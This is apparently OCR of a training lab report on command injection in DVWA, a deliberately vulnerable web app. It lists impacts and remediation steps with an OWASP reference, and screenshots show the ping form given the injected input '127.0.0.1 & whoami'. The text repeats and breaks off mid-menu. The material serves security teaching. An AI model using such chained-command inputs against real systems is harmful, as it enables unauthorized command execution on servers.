
Impact:


- Remote command execution (RCE) risk
- Server compromise possible
- Potential for full system control if exploited properly.


Remediation:

- Use a **whitelist approach** for expected input (only valid IP format)
- Avoid using system(), exec(), or shell_exec() with user input
- Escape shell metacharacters or use **safe functions**
- Implement input sanitization and validation

Reference: https://owasp.org/Top10/A03_2021-Injection/


Vulnerability: Command Injecti
127.0.0.1:8080/DVWA/vulnerabilities/exec/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 & whoami
Submit
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection


Vulnerability: Command Injectic
127.0.0.1:8080/DVWA/vulnerabilities/exec/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
